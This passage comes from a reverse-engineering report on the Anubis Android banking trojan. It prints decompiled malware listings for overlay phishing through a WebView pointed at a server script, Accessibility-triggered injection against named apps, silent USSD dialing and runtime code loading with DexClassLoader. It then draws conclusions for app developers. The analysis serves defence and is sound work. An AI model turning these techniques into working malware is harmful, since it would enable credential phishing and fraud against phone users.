Listing 31: The function *naqsl.ebxcb.exu.ServiceInjections.ifdf()* searches for running Apps using the API functions *android.app.ActivityManager.getRunningTasks()* [2] and *android.app.ActivityManager.getRunningAppProcesses()* [2] which are deprecated since Android 5.

```
    private ArrayList<String> ifdf() {
        String str;
        ArrayList<String> arrayList = new ArrayList<>();
        int i = VERSION.SDK_INT;
        String str2 = ”activity”;
        if (i <= 19) {
            List runningTasks = ((ActivityManager) getSystemService(str2))
                                                    .getRunningTasks(1);
            ComponentName componentName = ((RunningTaskInfo) runningTasks.get(0))
                                                                    .topActivity;
            str = ((RunningTaskInfo) runningTasks.get(0)).topActivity.getPackageName();
        } else if (i <= 19 || i > 21) {
            int i2 = VERSION.SDK_INT;
            if (i2 <= 21 || i2 > 23) {
                int i3 = VERSION.SDK_INT;
                str = this.f584fddo.m444goto(this.f419for);
            } else {
                List<fddo> fddo2 = ifdf.fddo(this);
                ArrayList<String> arrayList2 = new ArrayList<>();
                for (fddo fddo3 : fddo2) {
                    arrayList2.add(fddo3.m399int().trim());
                }
                return arrayList2;
            }
        } else {
            str = ((RunningAppProcessInfo) ((ActivityManager)
                    getSystemService(str2)).getRunningAppProcesses().get(0)).processName;
        }
        arrayList.add(str);
        return arrayList;
    }
```

If an Application was found matching the value stored in *SharedPreferences* (see chapter 5.1.4) the *naqsl.ebxcb.exu.Activity.Activit* Activity will be launched. (see Listing 32)

Listing 32: The function *naqsl.ebxcb.exu.ServiceInjections.fddo()* verifies if current foreground task matches to a value stored in *SharedPreferences* **name** tag and launches the Activity *naqsl.ebxcb.exu.Activity.ActivityInjection* if neccessary.

```
public void fddo() {
        [...]
        if (!this.f584fddo.fddo(this.f419for,
                                Cint.m430int(Cint.m430int(”Ym1GdFpRPT0=” /*name*/)))
                                .contains(Cint.m430int(
                                Cint.m430int(”ZEhKMVpRPT0=” /*true*/))))) {
            Intent putExtra = new Intent(this, ActivityInjection.class)
                    .putExtra(Cint.m430int(Cint.m430int(”YzNSeQ==”)), str3); // str
```

The *naqsl.ebxcb.exu.Activity.ActivityInjection* implements the [?] function with loads a WebView showing a URL constructed from settings and hardcoded values. This allowes the malware to update potential UI changes directly via Web resources instead of update the malware App on the client side. Also it's easier to apply attacks to new victims. (see Listing 33)

Listing 33: The Activity *naqsl.ebxcb.exu.Activity.ActivityInjection* shows a webview which allows to show dynamic content for phishing credentials or other sensitive information.

```
public void onStart() {
        super.onStart();
        [...]
        if (!stringExtra.equals(str) || !stringExtra.equals(null)) {
            [...]
            sb.append(”/fafa.php?f=”);
            sb.append(stringExtra);
            sb.append(”&p=”);
            sb.append(this.ifdf.fddo((Context) this));
            String str2 = ”|”;
            sb.append(str2);
            sb.append(country.toLowerCase());
            webView.loadUrl(sb.toString());
            setContentView(webView);
            [...]
        }
    }
```

Also the *naqsl.ebxcb.exu.ServiceAccessibility* (see more in chapter 5.3.7) service is able to perform an Activity Injection attack if it finds an target App. (see Listing 34)

Listing 34: The function *naqsl.ebxcb.exu.ServiceAccessibility$fddo.run()* launches the *naqsl.ebxcb.exu.Activity.ActivityInjection* if a known App is on top of the screen.

```
public void run() {
            [...]
            // com.imo.android.imoim,com.twitter.android
            String str2 = ”WTI5dExtbHRieTVoYm1SeWIybGtMbWx0Y” +
                            ”jJsdExHTnZiUzUwZDJsMGRHVnlMbUZ1WkhKdmFXUT0=”;
            if (str.contains(Cint.m430int(Cint.m430int(str2)))) {
                Cint intR2 = ServiceAccessibility.this.ifdf;
                String str3 = Cint.m430int(Cint.m430int(str2));
                Cint intR3 = ServiceAccessibility.this.ifdf;
                // com.imo.android.imoim,com.twitter.android,com.android.vending
                str = str.replace(str3, Cint.m430int(Cint.m430int(
                      ”WTI5dExtbHRieTVoYm1SeWIybGtMbWx0YjJsdExHT” +
                      ”nZiUzUwZDJsMGRHVnlMbUZ1WkhKdmFXUXNZMjl0TG” +
                      ”1GdVpISnZhV1F1ZG1WdVpHbHVadz09”)));
            }
            [...] ServiceAccessibility.this.getSystemService(”keyguard”))
                                            .inKeyguardRestrictedInputMode()) {
                    try {
                        Intent intent = new Intent(this.ifdf, ActivityInjection.class);
                        [...]
                        ServiceAccessibility.this.startActivity(putExtra);
```

5.3.11 ENTER USSD CODES

The Activity *naqsl.ebxcb.exu.Activity.ActivityStartUSSD* implements the funciton *naqsl.ebxcb.exu.Activity.ActivityStartUSSD.onCreate()* that creates an intent with action **android.intent.action.CALL** and the USSD code as data parameter. (see 35)

Listing 35: The function *naqsl.ebxcb.exu.Activity.ActivityStartUSSD.onCreate()* starts an **android.intent.action.CALL** intent in order to execute an USSD code.

```
public class ActivityStartUSSD extends Activity {
    [...]
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            String encode = Uri.encode(getIntent().getStringExtra(”str”)
                                                        .replace(”AAA”, ”#”));
            Intent intent = new Intent(”android.intent.action.CALL”);
            StringBuilder sb = new StringBuilder();
            sb.append("tel:");
            sb.append(encode);
            startActivity(intent.setData(Uri.parse(sb.toString())));
            [...]
```

This attack will be started from the *naqsl.ebxcb.exu.ServiceCommands* Service (read more in chapter 5.2.2.

5.4 FETCH AND LOAD CODE AT RUNTIME

As readable in the API usage dump the malware is using *DexClassLoader* to load class files at runtime (see also Listing 36).

Listing 36: The malware is using *dalvik.system.DexClassLoader* and is able to load code at runtime for example from a Web resource.

```
Ldalvik/system/DexClassLoader;
Ldalvik/system/DexClassLoader;
  -><init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)
Ldalvik/system/DexClassLoader;->loadClass(Ljava/lang/String;)Ljava/lang/Class;
```

Potentially this could be used to load exploits (also root exploits) even the app is already installed. The same logic is also used while performing Push injection. The difference is that the purpose of this dex load seems more to be related to be able to fetch platform dependend support libraries in future.

However during the reverse enginneering it seems not to be possible to fetch an example dex file because the Web resource seems to not be available anymore.

6 CONCLUSION

The Anubis malware included in this version has a powerfull features set and workarounds to make it hard for users to get rid of the software. The combination of dynamic and static features as well as just using public API makes the live hard for developers of Banking Apps. Features like Keylogging (see chapter 5.3.7), PushInjection (see chapter 5.3.9) as well as ActivityInjection are very hard to defense from an App developer perspective due to the fact that they're using public API of the Android system which is intended to perform those actions as long as the users grants permission to it.

However to lot of these features latest versions of Android includes security improvements to prevent scenarios where a backround service is starting an Activity. This means to enforce the Accessibility permission described in chapter 4 is not possible in the way implemented here. The counterpart is that the Android versions including this fix don't have a significant share in turkey currently [11].

This combines two worse facts about Android:

Beeing an open system that allowes much for users and developers

Heavy OS version fragmentation

This paper is intended to help developers understand the threat outgoing of such malware and thinking about protection of their Apps.

Listings

7 REFERENCES

[1] Elliot Alderson. *Reverse Engineering of the Anubis Malware*, https://medium.com/@fs0c131y/reverse-engineering-of-the-anubis-malware-part-1-741e12f5a6bd, Version: android10-release, 2018.

[2] Google Inc. *Android Developers*, https://developer.android.com/ 2020.

[3] Free Software Foundation, Inc. *Linux Man Pages*, https://linux.die.net 2020.

[4] European Telecommunications Standard Institute, *Digital cellular telecommunication system (Phase 2+); Man-Machine Interface (MMI) of the Mobil Station (MS) (GMS 02.30)*, July 1996

[5] Chengyu Song, Simon P. Chung, Tielei Wang, and Wenke Lee *A11y Attacks: Exploiting Accessibility in Operating Systems*, School of Computer Science, College of ComputingGeorgia Institute of Technology, Atlanta, GA, US, 2014.

[6] Tony Bao (Mobile Threat Response Team) *Anubis Android Malware Returns with Over 17,000 Samples*, https://blog.trendmicro.com/trendlabs-security-intelligence/anubis-android-malware-returns-with-over-17000-samples/, July, 8th 2019.

[7] BushidoToken cybersecurity, *Turkey targeted by Cerberus and Anubis Android banking Trojan campaigns* , //https://blog.bushidotoken.net/2020/05/turkey-targeted-by-cerberus-and-anubis.html, May, 9th 2020.

[8] ThreatFabric B.V., *Anubis II - malware and afterlife*, https://www.threatfabric.com/blogs/anubis_2_malware_and_afterlife.html, March 2019.

[9] Morbidity and Mortality Weekly ReportEarly Release / Vol. 69 March 18, 2020U.S. Department of Health and Human Services, *Severe Outcomes Among Patients with Coronavirus Disease 2019 (COVID-19) United States, February 12March 16, 2020*, http://www.ecie.com.ar/images/paginas/COVID-19/4MMWR-Severe_Outcomes_Among_Patients_with_Coronavirus_Disease_20 19-United_States_February_12-March_16_2020.pdf, March, 18th 2020.

[10] Elliot Alderson, *Reverse Engineering of the Anubis Malware*, https://medium.com/@fs0c131y/reverse-engineering-of-the-anubis-malware-part-1-741e12f5a6bd, Oct, 29 2018.

[11] StatCounter, *Mobile & Tablet Android Version Market Share Turkey*, https://gs.statcounter.com/android-version-market-share/mobile-tablet/turkey, March 2020.